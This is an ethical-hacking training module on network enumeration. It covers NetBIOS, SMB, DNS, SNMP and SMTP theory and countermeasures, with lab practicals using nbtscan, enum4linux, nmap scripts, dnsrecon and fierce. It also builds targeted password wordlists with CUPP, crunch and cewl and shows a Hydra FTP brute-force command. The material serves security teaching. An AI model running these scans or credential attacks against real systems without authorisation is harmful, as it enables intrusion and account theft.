

4. Enumeration



ETHICAL HACKING



Theory

Enumeration

Enumeration is the process of establishing an active connection to the target host to discover potential attack vectors in the computer system, information gained at this phase can be used for further exploitation of the system. It is often considered as a critical phase because few pieces of information gathered in this phase can help us directly exploit the target computer.

Information gathered in this phase

1. Usernames, Group names
2. Hostnames
3. Network shares and services
4. IPtables and routing tables
5. Service settings and Audit configurations
6. Application and banners
7. SNMP and DNS Details

NetBIOS enumeration

NetBIOS stands for Network Basic Input Output System. It allows computers to communicate over a LAN to share files and devices like printers. NetBIOS names are used to identify network devices over TCP/IP.

NetBIOS Name List:

Name	NetBIOS code	NetBIOS code	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<user name>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the PDC for that domain

Benefits of NetBIOS Enumeration:

1. Information related to computers that belong to a domain.
2. Details related to shares on computers in the network.
3. Extracting policies and passwords.

SMB Enumeration

SMB stands for Server Message Block. It is mainly used for providing shared access to files, printers and miscellaneous communications between nodes on a network. It also provides an authenticated inter-process communication mechanism.

DNS Enumeration

DNS enumeration retrieves information regarding all the DNS servers and their corresponding records related to an organization. DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

DNS - Domain Name Servers

The Internet equivalent of the phone book. They maintain the directory of domain names & translate them to internet protocol addresses.

DNS Records

The list of DNS records provides an overview of types of resource records stored in the zone files of the domain name system. The DNS implements a distributed, hierarchical and redundant database for information associated with internet domain names & addresses.

DNS record types and their uses

Record	Description
A (Address)	It maps hostnames to IPv4 address.
SOA (Start of Authority)	It identifies the DNS server responsible for the domain information.
CNAME (Canonical Name)	It Provides additional names or aliases for the address.
AAAA (Address)	It maps hostnames to IPv6 address.
MX (Mail exchange)	It Identifies the mail server for the domain
SRV (Service)	It Identifies services such as directory services
PTR (Pointer)	It Maps IP address to hostnames
NS (Nameserver)	It Identifies other name servers for the domain

DNS Zone Transfer

- Used to replicate DNS data across some DNS Servers or to backup DNS files. A user or server will perform a specific zone transfer request from a name server.
- DNS servers should not permit zone transfers towards any IP address from the Internet.
- Since zone files contain complete information about domain names, subdomains and IP addresses configured on the target name server, finding this information is useful for increasing your attack surface and for better understanding the internal structure of the target company.
- We can identify hidden subdomains, development servers information, and internal IP addresses, etc.
- Information gathered from zone files can be useful for attackers to implement various attacks against the target company, like targeting test or development servers which are less secure.

NTP Enumeration

NTP (Network Time Protocol) utilizes UDP port 123. Through NTP enumeration you can gather information such as a list of hosts connected to NTP server, IP addresses, system names, and operating systems running on the client system in a network. All this information can be enumerated by querying the server.

SNMP Enumeration

Simple Network Management Protocol is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs, switches and other network devices. SNMP is a popular protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers as well as network devices.

SMTP Enumeration

SMTP enumeration allows us to determine valid users on the SMTP server. With the help of built-in SMTP commands, we can gather useful information.

1. VRFY - Is used for validating users.
2. EXPN – Reveals the actual delivery address of mailing lists.
3. RCPT TO - It defines the recipients of the message.

Countermeasures

- Install IDS & IPS to detect and stop Enumerating attacks done on any ports.
- Install honeypot application in a proxy server to give false information to the hacker.
- Upload robots.txt file in the website to stop Footprinting of directories.
- Enable DNSSEC option in server OS to avoid information leakage through DNS server.
- Hosts can be locked down and securely configured and patched. Limit services to only those needed.
- Network services can be locked down and made not to give up as much useful information to a hacker.
- Changing default security configuration is very important.
- Block ports to unknown hosts.
- Turn off file and print sharing services in windows.
- Prevent DNS zone transfers to unknown hosts.



Practicals

INDEX

S. No.	Practical Name	Page No.
1	NetBIOS Enumeration	1
2	Enumerating Linux operating system with enum4linux tool	2
3	Nmap enumeration commands	5
4	DNS Enumeration	7
5	DNS Enumeration with dnsrecon	8
6	DNS enumeration with fierce	9
7	Creating wordlist using CUPP (Common User Password Profiler)	10
8	Creating wordlist using crunch	12
9	Creating wordlist using Cewl	13
10	Cracking Login Credentials using Hydra tool	15
11	Cracking Login Credentials using Medusa tool	20



THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

Practical 1: NetBIOS Enumeration

Description: In this practical we try to enumerate NetBIOS information of the file or service sharing devices in connection with the target system.

Prerequisites: **nbtstat** for windows and **nbtscan** for Linux installed in your system

Step 1: In windows execute the following command. This command will display the connected devices NetBIOS names.

- **nbtstat -A target IP**

```
C:\Users\CSPL>nbtstat -A 192.168.0.139

Wireless Network Connection:
Node IpAddress: [192.168.0.109] Scope Id: []

                NetBIOS Remote Machine Name Table

    Name                 Type                     Status
    -----
    2K3                   <00>    UNIQUE             Registered
    VICTIM                 <00>    GROUP              Registered
    VICTIM                 <1C>    GROUP              Registered
    2K3                   <20>    UNIQUE             Registered
    VICTIM                 <1B>    UNIQUE             Registered
    VICTIM                 <1E>    GROUP              Registered
    VICTIM                 <1D>    UNIQUE             Registered
    .._MSBROWSE_.         <01>    GROUP              Registered

    MAC Address = 00-0C-29-A8-A9-FA
```

Step 2: The following command is used to display cached information of NETBIOS

- **nbtstat -c**

```
C:\Users\CSPL>nbtstat -c

Wireless Network Connection:
Node IpAddress: [192.168.0.109] Scope Id: []

                NetBIOS Remote Cache Name Table

    Name                 Type                     Host Address    Life [sec]
    -----
    2K3                   <20>    UNIQUE             192.168.0.139    550
```

Step 3: In parrot Linux open a terminal and execute the below command

- **nbtscan <network range>**

```
user@parrot-virtual:~$ sudo nbtscan 192.168.43.1-254
Doing NBT name scan for addresses from 192.168.43.1-254

IP address      NetBIOS Name      Server    User      MAC address
-----
192.168.43.78   DESKTOP-5PA97VF   <server>  <unknown> 08:00:27:5e:51:d4
192.168.43.222  TEST              <server>  TEST       00:00:00:00:00:00
192.168.43.205  METASPLOITABLE    <server>  METASPLOITABLE 00:00:00:00:00:00
192.168.43.247  WINDOWS           <server>  WINDOWS    00:00:00:00:00:00
192.168.43.170  DESKTOP-ELFHUM2   <server>  <unknown> 5c:c5:d4:78:bf:ae
```

Practical 2: Enumerating Linux operating system with enum4linux tool

Description: In this practical we try to enumerate Linux machines users' details, NetBIOS details, password policy using **enum4linux** tool.

Step 1: Enum4linux is used to enumerate Linux machines. This tool works only in a LAN environment. It is used to extract a number of user accounts, user names, length of the password and last time when password changed. Let us consider Metasploitable OS (Linux) as a target and perform enumeration.

```
[user@parrot-virtual]~$ sudo enum4linux 192.168.43.205
[sudo] password for user:
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 29 15:19:14 2020

=====
| Target Information |
=====
Target ..... 192.168.43.205
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.43.205 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.43.205 |
=====
Looking up status of 192.168.43.205
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00
```

```
=====
| Session Check on 192.168.43.205 |
=====
[+] Server 192.168.43.205 allows sessions using username '', password ''

=====
| Getting domain SID for 192.168.43.205 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 192.168.43.205 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.43.205 from smbclient:
[+] Got OS info for 192.168.43.205 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id : 500
os version : 4.9
server type : 0x9a03

=====
| Users on 192.168.43.205 |
=====
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
```

Step 2: This command is used to grab users list of targeted machines.

```
[user@parrot-virtual]~$ sudo enum4linux -U 192.168.43.205
```

```
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
```

Step 3: We can use -S option to extract file sharing details from the target system

```
[user@parrot-virtual]~$ sudo enum4linux -S 192.168.43.205
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tu
e Sep 29 15:25:22 2020

=====
| Target Information |
=====
Target ..... 192.168.43.205
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.43.205 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Session Check on 192.168.43.205 |
=====
```

```
=====
|   Share Enumeration on 192.168.43.205   |
=====
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian

```
))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE

[+] Attempting to map shares on 192.168.43.205
//192.168.43.205/print$ Mapping: DENIED, Listing: N/A
//192.168.43.205/tmp Mapping: OK, Listing: OK
//192.168.43.205/opt Mapping: DENIED, Listing: N/A
//192.168.43.205/IPC$ [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.43.205/ADMIN$ Mapping: DENIED, Listing: N/A
enum4linux complete on Tue Sep 29 15:25:23 2020
```

Step 4: -P option of enum4linux helps in identifying target system's password length (Password policy information).

```
[user@parrot-virtual]~$ sudo enum4linux -P 192.168.43.205
```

```
[+] Password Info for Domain: METASPLOITABLE

[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0

enum4linux complete on Tue Sep 29 15:26:03 2020
```

Practical 3: Nmap enumeration commands

Description: In this practical we try to enumerate the target system using **nmap scripts** that come with nmap tool.

Step 1: In the terminal, execute **locate *.nse**

- The above command lists nmap scripts that can be used to perform enumeration.
- SMB enumeration with NMAP Script

```
[user@parrot-virtual]~[~/Documents]
$ sudo nmap -p 445 --script=/usr/share/nmap/scripts/smb-enum-sessions.nse 192.168.43.222
[sudo] password for user:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 18:18 BST
Nmap scan report for 192.168.43.222
Host is up (0.00042s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:28:0B:85 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-sessions:
|_ <nobody>

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Step 2: Shares Enumeration with NMAP Script

```
[user@parrot-virtual]~[~]
$ sudo nmap -p 445 --script smb-enum-shares.nse 192.168.43.205
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 16:26 BST
Nmap scan report for 192.168.43.205
Host is up (0.00036s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:AE:17:53 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.43.205\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.43.205\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
```

Step 3: OS Enumeration with NMAP Script

```
[user@parrot-virtual]~$ sudo nmap -p445,139 --script /usr/share/nmap/scripts/smb-os-discovery.nse 192.168.43.205
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 16:39 BST
Nmap scan report for 192.168.43.205
Host is up (0.00038s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:AE:17:53 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2020-09-29T11:39:04-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Step 4: Enumerating Algorithms with NMAP script

```
[user@parrot-virtual]~$ sudo nmap -p22 --script=ssh2-enum-algos.nse 192.168.43.205
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 16:44 BST
Nmap scan report for 192.168.43.205
Host is up (0.00036s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|   | diffie-hellman-group-exchange-sha256
|   | diffie-hellman-group-exchange-sha1
|   | diffie-hellman-group14-sha1
|   | diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|   | ssh-rsa
|   | ssh-dss
|   encryption_algorithms: (13)
|   | aes128-cbc
|   | 3des-cbc
|   | blowfish-cbc
|   | cast128-cbc
|   | arcfour128
|   | arcfour256
|   | arcfour
|   | aes192-cbc
|   | aes256-cbc
|   | rijndael-cbc@lysator.liu.se
|   | aes128-ctr
|   | aes192-ctr
|   | aes256-ctr
```


Practical 4: DNS Enumeration

Description: In this practical we use **dnsenum** tool to perform dns enumeration and to get name server and mail server details of the target domain. If zone transfer is possible, we can also get some extra information about the target domain.

Prerequisites: dnsenum tool installed in your system

Step 1: Execute the following command to perform DNS enumeration on given domain.

- **dnsenum example.com**

```
[user@parrot-virtual]-[~]
$dnsenum zonetransfer.me
dnsenum VERSION:1.2.6

-----  zonetransfer.me  -----

Host's addresses:
-----
zonetransfer.me.          7200    IN      A       5.196.105.14

Name Servers:
-----
nsztm2.digi.ninja.        10800   IN      A       34.225.33.2
nsztm1.digi.ninja.        10799   IN      A       81.4.108.41

Mail (MX) Servers:
-----
ASPMX.L.GOOGLE.COM.      76      IN      A       172.217.194.27
ASPMX2.GOOGLEMAIL.COM.   293     IN      A       74.125.28.26
ASPMX5.GOOGLEMAIL.COM.   293     IN      A       173.194.209.26
ASPMX4.GOOGLEMAIL.COM.   293     IN      A       209.85.146.26
ASPMX3.GOOGLEMAIL.COM.   293     IN      A       142.250.28.26
ALT1.ASPMX.L.GOOGLE.COM. 111     IN      A       74.125.28.27
ALT2.ASPMX.L.GOOGLE.COM. 293     IN      A       142.250.28.27
```

Practical 5: DNS Enumeration with dnsrecon

Description: In this practical we use **dnsrecon** tool to perform dns enumeration and to get different services running on the target domain and to try zone transfer on the name servers of the target domain.

Prerequisites: dnsrecon tool installed in your system

Step 1: Execute the following command to extract VOIP server's information.

- **dnsrecon -t srv -d example.com**
- **-t** option specifies the type of attack,
- **-d** specifies the domain name
- **srv** is used to identify services running on target DNS server
- **axfr** can identify zone transfer details of a given domain.

```
[user@parrot-virtual]~$ dnsrecon -t srv -d ufone.com
[*] Enumerating Common SRV Records against ufone.com
[+] {'type': 'SRV', 'name': '_sipfederationtls._tcp.ufone.com', 'target': 'access01.ufone.com', 'address': '42.83.84.72', 'port': '5061'}
[+] {'type': 'SRV', 'name': '_sipfederationtls._tcp.ufone.com', 'target': 'access01.ufone.com', 'address': '42.83.84.73', 'port': '5061'}
[+] {'type': 'SRV', 'name': '_sip._tls.ufone.com', 'target': 'access01.ufone.com', 'address': '42.83.84.73', 'port': '443'}
[+] {'type': 'SRV', 'name': '_sip._tls.ufone.com', 'target': 'access01.ufone.com', 'address': '42.83.84.72', 'port': '443'}
[+] {'type': 'SRV', 'name': '_sip._tls.ufone.com', 'target': 'access02.ufone.com', 'address': '221.120.238.133', 'port': '443'}
[+] {'type': 'SRV', 'name': '_sip._tls.ufone.com', 'target': 'access02.ufone.com', 'address': '221.120.238.134', 'port': '443'}
[+] 6 Records Found
```

```
[user@parrot-virtual]~$ dnsrecon -t axfr -d zonetransfer.me
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[+] SOA nsztml.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*] NS nsztml.digi.ninja 81.4.108.41
[*] NS nsztml2.digi.ninja 34.225.33.2
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 81.4.108.41
[+] 81.4.108.41 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*] SOA nsztml.digi.ninja 81.4.108.41
[*] NS nsztml.digi.ninja 81.4.108.41
[*] NS nsztml2.digi.ninja 34.225.33.2
[*] NS intns1.zonetransfer.me 81.4.108.41
[*] NS intns2.zonetransfer.me 167.88.42.94
[*] TXT google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmnoVi04VLMewxA
[*] TXT 60a05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdzjePEsZI
[*] TXT ; ls
[*] TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
[*] TXT AbCdEfG
[*] TXT Hi to Josh and all his class
[*] TXT ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransfer.php for more information
```


Practical 6: DNS enumeration with fierce

Description: fierce tool also tries to enumerate domain for DNS entries by trying zone transfer on name servers of the target domain. If that won't work, it will try to brute force on the target domain, to get sub domains. It uses the wordlist if we supplied any otherwise it uses its default wordlist.

Prerequisites: fierce tool installed in your system

Step 1: The fierce tool works as similar to the dnsdict6 tool and contains 2280 keywords to perform a brute-force attack on target and confirm sub-domains. Execute the following command:

- **fierce -dns juggyboy.com**

```
[user@parrot-virtual]~$ fierce -dns juggyboy.com
DNS Servers for juggyboy.com:
    clark.ns.cloudflare.com
    kristin.ns.cloudflare.com

Trying zone transfer first...
    Testing clark.ns.cloudflare.com
        Request timed out or transfer not allowed.
    Testing kristin.ns.cloudflare.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer(it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
172.67.69.186 www.juggyboy.com
104.26.15.64 www.juggyboy.com
104.26.14.64 www.juggyboy.com

Subnets found (may want to probe here using nmap or unicornscan):
    104.26.14.0-255 : 1 hostnames found.
    104.26.15.0-255 : 1 hostnames found.
    172.67.69.0-255 : 1 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 3 entries.

Have a nice day.
```

Practical 7: Creating wordlist using CUPP (Common User Password Profiler)

Description: In this practical we use CUPP tool to generate wordlist for password cracking, if you know some personal information about the target.

Prerequisites: This is python-based tool so **python** and to clone this tool from GitHub **git** tools should be installed in your system

Step 1: To install **cupp** on parrot Linux, execute the following command

```
[user@parrot-virtual]--[~/Documents]
$git clone https://github.com/Mebus/cupp.git
Cloning into 'cupp'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 237 (delta 8), reused 10 (delta 4), pack-reused 216
Receiving objects: 100% (237/237), 2.14 MiB | 1.38 MiB/s, done.
Resolving deltas: 100% (123/123), done.
[user@parrot-virtual]--[~/Documents]
$ls
cupp
```

```
[user@parrot-virtual]--[~/Documents]
$cd cupp/
[user@parrot-virtual]--[~/Documents/cupp]
$ls
CHANGELOG.md cupp.cfg cupp.py LICENSE README.md screenshots test_cupp.py
```

```
[user@parrot-virtual]--[~/Documents/cupp]
$python3 cupp.py -i

cupp.py!
  \
   (oo)_____)
   ( )_____)
   ||--||

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: 
```

Step 2: The above **cupp.py** command with option **-i** starts an interactive session for creating a wordlist based on information provided.

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: rasul
> Surname: weasley
> Nickname: ron
> Birthdate (DDMMYYYY): 09061990

> Partners) name: Hermione
> Partners) nickname: Granger
> Partners) birthdate (DDMMYYYY): 14111992

> Child's name: sheldon
> Child's nickname: shelly
> Child's birthdate (DDMMYYYY): 23082019

> Pet's name: dobby
> Company name: hohogwarts
```

```
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: wizard,
popular
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to rasul.txt, counting 40248 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with rasul.txt and shoot! Good luck!
—[user@parrot-virtual]—[~/Documents/cupp]
```

Step 3: After creating the wordlist, we can find the wordlist file in cupp directory

```
[root@parrot-virtual]—[/home/user/Documents/cupp]
#ls
CHANGELOG.md  cupp.cfg  cupp.py  LICENSE  rasul.txt  README.md  screenshots  test_cupp.py
```

Practical 8: Creating wordlist using crunch


Description: In this practical you learn how to create a wordlist with a given character set and in required format and, using the crunch tool.

Prerequisites: crunch tool installed in your system

Step 1: A crunch is a popular tool for creating a wordlist based on given words, letters, numbers and specials characters. In the following command,

- first **4** represents the minimum length of the word
- second **4** represents the maximum length of the word

Note: Make sure to verify the number of lines and file size before crunch starts creating a wordlist.



```
[user@parrot-virtual]~  
$crunch 4 4 1234567890 -o pins.txt  
Crunch will now generate the following amount of data: 50000 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 10000  
crunch: 100% completed generating output
```

- execute **man crunch** we can see different types of options available to use with brief explanation and examples.

Practical 9: Creating wordlist using Cewl

Description: In this practical we will learn how to generate a wordlist from the target website using the Cewl tool. Cewl tool will crawl the webpages of the site we gave and prepare a wordlist from the words it finds on the site.

Step 1: Open the terminal and execute **cewl --help** to see the different options available in the tool.

```
[user@parrot-virtual]~$ cewl
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Missing URL argument (try --help)

[x]~[user@parrot-virtual]~$ cewl --help
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTIONS] ... <url>

OPTIONS:
  -h, --help: Show help.
  -k, --keep: Keep the downloaded file.
  -d <x>, --depth <x>: Depth to spider to, default 2.
  -m, --min_word_length: Minimum word length, default 3.
  -o, --offsite: Let the spider visit other sites.
  --exclude: A file containing a list of paths to exclude
  --allowed: A regex pattern that path must match to be followed
  -w, --write: Write the output to the file.
  -u, --ua <agent>: User agent to send.
  -n, --no-words: Don't output the wordlist.
  --lowercase: Lowercase all parsed words
  --with-numbers: Accept words with numbers in as well as just letters
  --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)
  -a, --meta: include meta data.
  --meta_file file: Output file for meta data.
  -e, --email: Include email addresses.
  --email_file <file>: Output file for email addresses.
  --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.
  -c, --count: Show the count for each word found.
  -v, --verbose: Verbose.
  --debug: Extra debug information.

Authentication
  --auth_type: Digest or basic.
  --auth_user: Authentication username.
  --auth_pass: Authentication password.
```

Step 2: Execute the below command to generate a wordlist.

- **cewl -d 3 -m 8 -w wordlist.txt <domain url>**

In the above command

- **-d** : depth, how many pages it has to go into for every url
- **-m** : minimum word length
- **-w** : output path and name of file to save.

```
[user@parrot-virtual]~$ cewl -d 3 -m 8 -w wordlist.txt http://www.gameofhacks.com
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Step 3: we will see the wordlist.txt created by the cewl tool. If we open the wordlist file, we will find out the words having minimum 8 characters in each word.

```
[user@parrot-virtual]~  
$ls  
Desktop Documents Downloads Music Pictures Public snap Templates Videos wordlist.txt  
[user@parrot-virtual]~  
$cat wordlist.txt  
designed  
application  
presented  
vulnerable  
vulnerability  
possible  
NameYour  
Checkmarx  
playerChallenge  
friendAdd  
Beginner  
Injection  
Intermediate  
Advanced  
breakfast  
EmailYour  
EmailStart  
facebook  
NameEmailCoding  
LanguageSelectQuestionCodeAnswer  
Remarketing
```

- Like this we can create a wordlist from the websites using the cewl tool.

Practical 10: Cracking Login Credentials using Hydra tool

Description: In this practical you will learn how to use hydra tool, to crack login credentials for different services with the given wordlist files.

Prerequisites: hydra tool installed in your system

Step 1: After performing port scanning using nmap, we have identified that the target is running **ftp** service.

```
[user@parrot-virtual]~$ sudo nmap -p 21 192.168.43.205
[sudo] password for user:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-29 17:24 BST
Nmap scan report for 192.168.43.205
Host is up (0.00075s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:AE:17:53 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Step 2: Execute the following command that starts hydra and performs a brute force attack using **username** and **password** files on the target.

- Hydra -s 21 -v -L /root/Desktop/users.txt -P /root/Desktop/pass.txt -t 60 192.168.0.103 ftp

